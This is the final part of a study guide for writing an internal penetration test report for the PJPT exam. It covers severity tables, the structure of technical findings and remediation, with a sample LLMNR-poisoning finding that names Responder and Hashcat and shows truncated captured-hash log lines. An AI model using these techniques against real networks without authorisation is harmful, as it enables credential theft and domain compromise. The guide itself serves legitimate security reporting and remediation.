This subsection should highlight the key strengths and weaknesses found during the engagement. The key strengths and key weaknesses outlined should be one-line statements in separate, numbered lists.

Summary of vulnerabilities

This section will go slightly deeper into exploring the vulnerabilities found.

This section should have two tables.

The first table should be a colour-coded table that informs the reader on how to visually recognise the severity of a vulnerability through colour. It should also give a number of weaknesses found that belong to each severity level. For example:

13	5	6	0	1
Critical	High	Moderate	Low	Informational

The second table (summary of vulnerabilities table) should have three columns: “Finding”, “Severity” and “Recommendation”.

The “Finding” column should have rows of the IPT findings, along with a very brief description of what the vulnerability is. The “Severity” column should have the colour code, as shown above, indicating the severity of each of the individual findings. The “Recommendation” column should list one to three different remediation methods for the vulnerability briefly. Example rows of the table:

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-001: Insufficient LLMNR Configuration	Critical	Disable LLMNR/NBT-NS across the domain. Implement Network Access Control.
IPT-002: Insufficient NTLM Configuration	Critical	Enable message signing, disable NTLM authentication or implement MFA.
IPT-018: Steps to Domain Admin	Informational	Review action and remediation steps.

Note: If you are struggling to identify remediation steps, see the Attacks Remediation page in this guidebook. You may also search online - this is allowed for the PJPT exam.

Technical findings

This is the final section of the report, where you will dive deeper into each of the vulnerabilities. For each vulnerability (IPT finding), you must have the following sections:

1. Description

You will give a description of exactly how the vulnerability was exploited and its role in helping the engaging team compromise the Domain Controller.

2. Risk

You will also give a risk section that explores the concepts of likelihood and impact in relation to the vulnerability. Explain how likely the vulnerability and its exploitation would be in a real attack. Explain the impact of this vulnerability being exploited.

When explaining likelihood, you should take a few factors into account. For example, how common the vulnerability is in AD environments, how likely is an attacker to exploit it etc.

When explaining impact, you should also take a few factors into account. For example, does exploiting this vulnerability significantly help the attacker compromise the domain? Is it a small step in a larger chain of attack? What is the extent of damage to the domain if exploited?

3. System

You should list the machines (name & IP address) that the vulnerability affects. If it affects all machines in the domain, you may write “all”.

4. Tools used

This is where you list the penetration testing tools you used to engage with the vulnerability.

5. Reference

Give a link to a trusted website that explains the vulnerability and steps for remediation in more detail.

6. Evidence

Place screenshots here that prove the exploitation of a vulnerability. You may place multiple screenshots that show the identification of the vulnerability, its exploitation and perhaps even its impact.

Screenshots should have a caption. They should be captioned as “Figures”, listing them as “Figure 1: [short description of screenshot]”, “Figure 2: [short description of screenshot]” etc.

The screenshot label numbers should carry across all the vulnerabilities, but this is optional.

7. Remediation

List a few brief bullet points on how to resolve the vulnerability under the “Recommendation” column in the vulnerabilities summary table.

Go more in-depth, explaining how this step can correct the vulnerability if implemented.

Note: If you are struggling to identify remediation steps, see the Attacks Remediation page in this guidebook. You may also search online - this is allowed for the PJPT exam.

Example report of a technical finding:

Technical Findings

Internal Penetration Test Findings

Finding IPT-001: Insufficient LLMNR Configuration (Critical)

Description:	[Client Company] allowed multicast name resolution on their end-user networks. [Engaging Company] captured 11 user account hashes by poisoning LLMNR traffic and cracked 4 with commodity cracking software. The cracked accounts were used to leverage further access that led to the compromise of the Domain Controller.
Risk:	Likelihood: High – This attack is effective in environments allowing multicast name resolution. Impact: Very High – LLMNR poisoning permits attackers to capture password hashes to either crack offline or relay in real-time and pivot laterally in the environment.
System:	All
Tools Used:	Responder, Hashcat
References:	Stern Security - Local Network Attacks: LLMNR and NBT-NS Poisoning NIST SP800-53 r4 IA-3 - Device Identification and Authentication NIST SP800-53 r4 CM-6(1) - Configuration Settings

Evidence



02/22/2021 08:24:55 AM - [SMB] NTLMv1-SSP Client : 10.
02/22/2021 08:24:55 AM - [SMB] NTLMv1-SSP Username : production
02/22/2021 08:24:55 AM - [SMB] NTLMv1-SSP Hash : production::

Figure 1: Captured hash of "production"

Figure 2: Cracked hash of "production"

Remediation

Disable multicast name resolution via GPO. For full mitigation and detection guidance, please reference the MITRE guidance here.

The cracked hashes demonstrate a deficient password complexity policy. If multicast name resolution is required, Network Access Control (NAC) combined with application whitelisting can limit these attacks.

→ Repeat for all vulnerabilities.

Note: The final finding should be informational and should detail the steps taken to achieve Domain Admin privileges in order. You should detail the action taken by the penetration tester along with a reiteration of remediations for each step. Here is an example row:

Step	Action	Remediation
1	Poisoned LLMNR responses to obtain NetNTLMv2 hash of a regular network user [redacted]	Disable LLMNR/NBT-NS across the domain. Implement Network Access Control.

Note: If you want to see an example report in full, please go to this GitHub page:

https://github.com/hmaverickadams/TCM-Security-Sample-Pentest-Report/tree/master

- End of Guide -